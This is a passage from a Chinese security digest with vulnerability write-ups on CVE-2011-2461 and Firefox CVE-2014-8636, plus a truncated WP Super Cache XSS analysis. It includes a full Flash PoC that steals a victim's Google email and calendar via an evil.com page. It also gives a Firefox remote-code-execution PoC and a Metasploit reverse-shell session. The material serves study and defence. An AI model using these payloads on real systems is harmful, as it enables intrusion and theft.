FLASH B 文件时，则会有两种选择：一种是默认情况下加载，此时 B 文件具有与 A 文件不同的安全域，换言之，两者是隔离的；另一种方法则是通过特定的函数调用或者特定属性的设置让被加载的 B 文件具有和 A 相同的安全域，这种加载方式被称为“导入式加载（import loading）”。导入式加载通常有两种方法：一种是通过 Loader 的 loadBytes 函数。在 context 为默认值时，loadBytes 将会把内容导入到当前的安全域内。其函数形式如下：

```
loadBytes(bytes:ByteArray, context:LoaderContext = null):void
```

另一种方法则是通过设置 LoaderContext 的 securityDomain，然后再 load，典型代码如下：

```
loaderContext.securityDomain = SecurityDomain.currentDomain;
loader.load(urlReq,loaderContext);
```

可以看出，cve-2011-2461 就是采用了第二种方式来进行了导入式加载。最终就会导致如下所示的问题，可以看到我们在“黑客.com”的 Flash B 里编写恶意代码，将会被导入式加载“融入”到“目标.com”的 Flash A 里，从而可以读取“目标.com”下的内容，如图 7-1-1：




图 7-1-1

0x02 案例分析：

其实，知道上面的原理后，再来看 google 这个案例就不难理解了。首先是 https://www.google.com/wonderwheel/wonderwheel7.swf 存在本文所说的问题，那么我们可以构造出以下代码：

```
（http://evil.com/poc/test.html）：
    <i>Victim's agenda:</i>
    <textarea id="x" style="width: 100%; height:50%"></textarea>
<object width="100%" height="100%" type="application/x-shockwave-flash"
    data="https://www.google.com/wonderwheel/wonderwheel7.swf">
<param name="allowscriptaccess" value="always">
    <param name="flashvars" value="resourceModuleURLs=http://evil.com/poc/URLr_google.swf"> </object>
```

上面这个代码，使得 https://www.google.com/wonderwheel/wonderwheel7.swf 将会以“导入式加载”的方式将 http://evil.com/poc/URLr_google.swf“融入”进来，即 URLr_google.swf 具有与 wonderwheel7.swf 相同的安全域。当然要记得在 evil.com 根目录下放置一个 crossdomain.xml 允许 wonderwheel7.swf 来加载它，像这样：

```
<?xml version="1.0"?> <cross-domain-policy> <allow-access-from domain="www.google.com" />
    </cross-domain-policy>
```

URLr_google.swf 的 AS 代码有点长，其实不是很想粘贴上来了，反正大概就是获取一些可以获取的敏感信息（非重点，不多说），如下：

```
package {
    import flash.display.Sprite;
    import flash.text.TextField;
    import flash.events. * ;
    import flash.net. * ;
    import flash.external.ExternalInterface;

    public class URLr_google extends Sprite {
        public static
        var app: URLr_google;
        private static
        var email: String;

        public
        function main() : void {
            app = new URLr_google();

        }

        public
        function URLr_google() {
            var url: String = "https://www.google.com/?gws_rd=cr";
            var loader: URLLoader = new URLLoader();
            configureListeners(loader);
            var request: URLRequest = new URLRequest(url);

            try {
                loader.load(request);

            } catch(error: Error) {
                ExternalInterface.call("alert", "Unable to load requested document");

            }

        }

        private
        function configureListeners(dispatcher: IEventDispatcher) : void {
            dispatcher.addEventListener(Event.COMPLETE, completeHandler);

        }
```

```
    private
    function pingCalendar() : void {
        var url: String = "https://www.google.com/calendar/";
        var loader: URLLoader = new URLLoader();
        configureListenersCalendar(loader);
        var request: URLRequest = new URLRequest(url);

        try {
            loader.load(request);

        } catch(error: Error) {
            ExternalInterface.call("alert", "Unable to load requested document");

        }

    }

    private
    function configureListenersCalendar(dispatcher: IEventDispatcher) : void {
        dispatcher.addEventListener(Event.COMPLETE, completeHandlerCalendar);

    }

    private
    function getAgenda() : void {
        var url: String = "https://www.google.com/calendar/htmlembed?skipwarning=true&eopt=3&mode=AGENDA&src=" + email;
        var loader: URLLoader = new URLLoader();
        configureListenersAgenda(loader);
        var request: URLRequest = new URLRequest(url);

        try {
            loader.load(request);

        } catch(error: Error) {
            ExternalInterface.call("alert", "Unable to load requested document");

        }

    }

    private
    function configureListenersAgenda(dispatcher: IEventDispatcher) : void {
        dispatcher.addEventListener(Event.COMPLETE, completeHandlerAgenda);
```

```
    }

    private
    function completeHandler(event: Event) : void {
        var loader: URLLoader = URLLoader(event.target);
        var s: String = loader.data;
        var pattern: RegExp = /[a-z0-9._-]+@[a-z0-9._-]+\.[a-z]+/i;
        var results: Array = s.match(pattern);

        if (results.length > 0) {
            email = results[0];
            ExternalInterface.call("eval", "alert('Email address: " + email + "')");
            pingCalendar();

        }

    }

    private
    function completeHandlerCalendar(event: Event) : void {
        getAgenda();

    }

    private
    function completeHandlerAgenda(event: Event) : void {
        var loader: URLLoader = URLLoader(event.target);
        var res: String = escape(loader.data);
        ExternalInterface.call("eval", "document.getElementById('x').value='" + res +
"';document.getElementById('x').value=unescape(document.getElementById('x').value)");
        var pattern: RegExp = /title>[a-z0-9]+\s[a-z0-9]+<\/title/i;
        var results: Array = unescape(res).match(pattern);

        if (results.length > 0) {
            var name: String = results[0];
            name = (name.substring(name.indexOf(">") + 1)).split("<")[0];
            ExternalInterface.call("eval", "alert('Name and surname:" + name + "')");

        }

    }

}
```

```
}
```

个人觉得原博文中原理图太丑，自己重新画了一个，虽然也不是很好看，如图 7-1-2：




图　7-1-2

这里我也给出一个具有缺陷的 flash 文件，以便分析：

```
https://appmaker.sinaapp.com/cve-2011-2461.htm
```

0x03 漏洞检测：

检测该漏洞，实际上可以通过反编译 FLASH 来查看相关缺陷代码是否存在，原博文的作者给出了检测工具 ParrotNG（java 编写，基于 swfdump）来识别有漏洞的 SWF 文件，可以在命令行在使用这个工具,也可以通过 burp 插件的机制来使用这个工具，如图 7-1-3~7-1-4：




图　7-1-3




图　7-1-4

0x04 修复与防御：

对于这个漏洞，修复与防御措施可能有如下几点：

1：更新开发工具

2：对于采用老版本 SDK 编译产生的 swf 文件，可以使用新版本的开发工具重新编译一下，或者采用修复工具对 swf 进行补丁（小编提示：修复工具已经放在文末 0x06 参考中了哦）。当然，如果文件已经很古老，直接暴力的删掉就好了。

3：将 swf 等存在安全风险的静态资源文件放置到独立的域名下，可最大程度避免此类问题。

4：开发者在编写相关代码时，应该尽量避免使用“导入式加载”；在使用 Loader 类时，应该对加载的 URL 进行合法性判断。

0x05 结语：

原文：“There are still many more websites that are hosting vulnerable SWF files out there. Please help us making the Internet a safer place by reporting vulnerable files to the respective website's owners.”

中文：“说不定还有很多站有这个问题，找到了赶紧报乌云！”

读者：“欺负我看不懂英文！”

0x06 参考：

https://www.adobe.com/support/security/bulletins/apsb11-25.html

http://blog.nibblesec.org/2015/03/the-old-is-new-again-cve-2011-2461-is.html

http://blog.mindedsecurity.com/2015/03/exploiting-cve-2011-2461-on-googlecom.html

http://help.adobe.com/en_US/flex/using/WS2db454920e96a9e51e63e3d11c0bf674ba-7fff.html

http://help.adobe.com/en_US/flex/using/WS2db454920e96a9e51e63e3d11c0bf69084-7f3c.html#WS2db454920e96a9e51e63e3d11c0bf6119c-8000

http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/system/LoaderContext.html

文中所提到的 swf 修复工具下载地址：

https://helpx.adobe.com/flash-builder/kb/flex-security-issue-apsb11-25.html

（全文完）责任编辑：随性仙人掌

第2节 Firefox 31~34 远程命令执行漏洞的分析

作者：phith0n
来自：乌云知识库 - WooYun
网址：http://drops.wooyun.org

0x00 前言：

前段时间，二哥在很多浏览器中将脚本层面的漏洞提升为远程命令执行，几乎日遍市面上所有国产浏览器，这成为了许多人津津乐道的话题。确实，在当今这个底层安全防护越来越强的环境下，堆栈溢出、UAF 造成的漏洞利用起来变得很困难，但如果借助浏览器提供的一些脚本层接口做到 RCE，将是一个是两拨千金的过程。CVE-2014-8638 就是这样一个漏洞，而且影响到的不是国(shan)产(zhai)浏览器，而是大名鼎鼎的 Firefox。它也是 javascript 逐步进入 ECMAScript 6 时代后遇到的一个比较有意思的漏洞。

0x01 漏洞的发现：

Firefox 是较早引入 ECMAScript 6 特性的浏览器，Proxy 就是一个 ECMAScript 6 特性，它可以用来 hook javascript 原生的 get/set 方法。比如如下代码：

```
var x = {};
var p = Proxy(x, {
  get: function() {
    console.log('getter called!');
    return 'intercepted';
  },
  set: function() {
    console.log('setter called!');
  }
});
console.log(p.foo);
p.bar = 1;
```

执行后将会得到结果，如图 7-2-1：




图 7-2-1

这个方法为 javascript 注入了新的血液，但也带来了新的安全问题。Getter 和 Setter 将导致我们将没有特权的 javascript 代码注入到有特权的 javascript 代码之前，这些代码在后面检查权限的函数之前，所以他们是有特权的。Chrome 下也出现过由于这个原因导致的问题：

```
https://code.google.com/p/chromium/issues/detail?id=351787
http://researchcenter.paloaltonetworks.com/2014/12/google-chrome-exploitation-case-study/
```

大家也可以下去自己研究一下。经过作者的研究，当我们把 Proxy 对象作为其他对象的 prototype 时，就会出现一些问题，比如如下代码就能宕掉服务器：

```
document.__proto__ = Proxy.create({getPropertyDescriptor:function(){ while(1) {} }});
```

不过除此之外，作者当时并没有想到更好的利用方法，所以就提交到 mozilla 官方了，firefox 在 35 版本修复了这个问题。

0x02 突破点：

作者后来做了如下尝试：

```
var props = {};
props['has'] = function(){
  var chromeWin = open("chrome://browser/content/browser.xul", "x")();
};
document.__proto__ = Proxy.create(props)
```

惊奇的发现，当我们在 Proxy 中，尝试打开一个特权页面“chrome://browser/content/browser.xul”的时候，居然只是弹出了“阻止窗口弹出”的提醒。这说明特权页面是可以被轻易打开的，这个提醒也可以通过点击页面的方式绕过。

0x03 页面意味着什么：

我们能够打开一个域为 chrome://browser/content/browser.xul 的页面，意味着什么？火狐和其他很多浏览器一样，都有自己的特权域。不同的 URI schemes 意味着不同的权限。Chromium 的特权域是 chrome://downloads，Safari 的是 file://，Firefox 的特权域是 chrome://，只要在这个域下的 javascript 拥有浏览器的最高权限。所以我们能用这样的 javascript 干很多事，比如执行 shell 命令。你可以试着打开 chrome://browser/content/browser.xul 并在控制台下执行如下代码（linux/osx）：

```
function runCmd(cmd) {
   var process = Components.classes["@mozilla.org/process/util;1"]
         .createInstance(Components.interfaces.nsIProcess);
   var sh = Components.classes["@mozilla.org/file/local;1"]
        .createInstance(Components.interfaces.nsILocalFile);
   sh.initWithPath("/bin/sh");
   process.init(sh);
   var args = ["-c", cmd];
   process.run(true, args, args.length);
}
runCmd("touch /tmp/owned");
```

执行后，可以发现/tmp/owned 已经创建，touch 命令执行成功。所以，一旦攻击者能够将代码注入到这个页面，就可以执行任意命令了。

0x04 注入代码：

那么怎么注入代码到这个页面？众所周知，浏览器同源策略（SOP）将不会允许我们在 http://attacker 域下注入代码到 chrome://browser 域下。非常幸运的是，作者以前就做过类似的研究：

```
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/browser/firefox_webidl_injection.rb
```

当 open 的第三个参数有传入”chrome”的话，并且在拥有特权的 docshell 下调用，那么我们的 URL 就会以“top-level frame”的形式被打开（形似“首选项”那种页面），并且没有传统的 document 对象（就是一个白白的面板）。这样的窗口，拥有一个 messageManager 属性，能够访问其他 docshell（特权是通行的）：

```
// abuse vulnerability to open window in chrome://
var c = new mozRTCPeerConnection;
c.createOffer(function(){},function(){
   var w = window.open('chrome://browser/content/browser.xul', 'top', 'chrome');

   // we can now reference the `messageManager` property of the window's parent
   alert(w.parent.messageManager)
});
```

messageManager 是 firefox 中的特权 API，能够在线程间传递信息。同样，javascript 也是可以传递的，方式是使用 loadFrameScript 函数。

0x05 命令执行：

作者其实这块写的特别简略，直接告诉我可以怎样写 metasploit exploit，可明明 POC 都没告诉我呀！！对于我这种没开发过 firefox 插件、没读过源码的通知简直就……我想到一张操蛋的图，如图 7-2-2：




图　7-2-2

对，就像这样。于是我更新了 metasploit，生成了一个 exploit 来研究。得出了如下的 POC：

```
<!doctype html>
<html>
<body>
<script>
var opts = {"zqwessa123": "\n (function(){var process = Components.classes[\"@mozilla.org/process/util;1\"].createInstance(Components.interfaces.nsIProcess);var sh = Components.classes[\"@mozilla.org/file/local;1\"].createInstance(Components.interfaces.nsILocalFile);sh.initWithPath(\"C:\\\\windows\\\\system32\\\\cmd.exe\");process.init(sh);\nvar shell='calc.exe';var args = [\"/c\", shell];\n process.run(true, args, args.length);})();\n\n"};
var key = opts['zqwessa123'];
var props = {};
props.has = function(n){
  if (!window.top.x && n=='nodeType') {
    window.top.x=window.open("chrome://browser/content/browser.xul", "x",
      "chrome");
    if (window.top.x) {
      Object.setPrototypeOf(document, pro);
      setTimeout(function(){
        x.location='data:text/html,<iframe mozbrowser src="about:blank"></iframe>';
        setTimeout(function(){
          x.messageManager.loadFrameScript('data:,'+key, false);
          setTimeout(function(){
            x.close();
          },100);
        }, 100)
      }, 100);
    }
  }
}
var pro = Object.getPrototypeOf(document);
Object.setPrototypeOf(document, Proxy.create(props));
</script>

 The page has moved. <span style='text-decoration:underline;'>Click here</span> to be redirected.
</body>
</html>
```

过程还是比较简单，首先创建 Proxy 对象，实现 has 方法，has 方法实际上就是 hook 了对象的“in”操作，具体可见 Proxy 文档。然后将 document 的 prototype 设置为 Proxy 对象，这样实际上我们接管了 document 的 in 操作，并且这些代码是有特权的。使用之前讲的方法打开 chrome://browser/content/browser.xul，获得了 messageManager 属性，用 data 协议构造了一个 iframe，并将要执行的 javascript 代码也以 data 协议的形式用 messageManager.loadFrameScript 加载，执行特权 API。注意，因为在 docshell 中，所以是没有传统的 window 对象、document 对象，所以你调用 alert、console 等方法是没用的。opts

对象中的那一串 javascript 就是最后执行的特权 API，通过 process.run 执行 C:\windows\System32\cmd.exe/c calc.exe，效果是弹出一个小计算器，如图 7-2-3：




图　7-2-3

一个简单的 POC 就此诞生了。然后，不得不说 metesploit 中的 firefox_proxy_prototype 模块，通过这个模块生成的 exploit 可以直接反弹 shell，如图 7-2-4：

```
msf > use exploit/multi/browser/firefox_proxy_prototype
msf exploit(firefox_proxy_prototype) > set payload firefox/shell_reverse_tcp
payload => firefox/shell_reverse_tcp
msf exploit(firefox_proxy_prototype) > set LHOST 10.211.55.2
LHOST => 10.211.55.2
msf exploit(firefox_proxy_prototype) > set SRVPORT 12306
SRVPORT => 12306
msf exploit(firefox_proxy_prototype) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 10.211.55.2:4444
msf exploit(firefox_proxy_prototype) > [*] Using URL: http://0.0.0.0:12306/m0EbugSmqwCW1PP
[*]  Local IP: http://192.168.199.212:12306/m0EbugSmqwCW1PP
[*] Server started.
```

图　7-2-4

虚拟机 10.211.55.3 上 Firefox 版本是 33，在影响范围内，打开 http://10.211.55.2:12306/m0EbugSmqwCW1PP，随意点击一处，即可触发。主机上等待上线，如图 7-2-5：

图　7-2-5

这边反弹成功，可以看到，已经拿下 10.211.55.3 的用户权限 shell。

0x06 资料：

原文：

https://community.rapid7.com/community/metasploit/blog/2015/03/23/r7-2015-04-disclosure-mozilla-firefox-proxy-prototype-rce-cve-2014-8636

测试的 FF33 我在这里下载的：

http://dl.pconline.com.cn/html_2/1/104/id=42964&pn=0.html

Windows 下的 POC：

http://mhz.pw/game/firefox/firefox.html

一个小演示：

https://www.youtube.com/watch?v=18xCIXkhF-E

还有很多点，作者虽然没在本文说明，但基本都可以从作者文章链接所指向的文章看到。显然作者对浏览器漏洞的研究是一个过程，就像一部动漫，如果你不看前面的部分，这部分内容就可能比较难懂。

（全文完）责任编辑：随性仙人掌

第七章 漏洞月报

第1节 WP Super Cache <= 1.4.2 存储 xss 漏洞分析

作者:Yaseng
来自:Xteam
网址:http://xteam.baidu.com

基本信息

应用名称	Wp super cache
影响版本	小于 1.4.3
发布时间	2014-4-10 14:20
利用难度	前台任意用户
漏洞危害	高危

漏洞分析

1:基本信息

WP Super Cache 会把未缓存过的文件静态化,写入 html 文件 到 wp-contents/cache 目录。对于 wordpress 用户(匿名评论,作者,管理员等)生成一个 key,其中 key 部分取自访问当前页面的用户 cookie,根据 key 来找到对应的缓存文件。插件后台展示页面会列出所有缓存的文件以及 key。由于对 key 未过滤,插件后台存在存储 xss 漏洞。触发地址:

http://127.0.0.1/cms/wordpress/wp-admin/options-general.php?page=wpsupercache&tab=contents&listfiles=1&_wpnonce=b468360c30#listfiles

触发截图:

2:代码分析

插件会 hook 所有页面调用函数 wp_super_cache_init 来初始化插件。

file: wp-super-cache.1.4.2\wp-cache-phase1.php line:107

```
function wp_super_cache_init() {
    .......
    get_wp_cache_key()
}
```

get_wp_cache_key() 调用 wp_cache_get_cookies_values

file :wp-super-cache.1.4.2\wp-cache-phase1.php line:360

```
function wp_cache_get_cookies_values() {
        $string = '';
        $regex = "/^wp-postpass|^comment_author_";    //前台评论,无需注册。
        if ( defined( 'LOGGED_IN_COOKIE' ) )
                $regex .= "|^" . preg_quote( constant( 'LOGGED_IN_COOKIE' ) );
        else
                $regex .= "|^wordpress_logged_in_";    //普通登录用户
        $regex .= "/";
        while ($key = key($_COOKIE)) {
                if ( preg_match( $regex, $key ) ) {
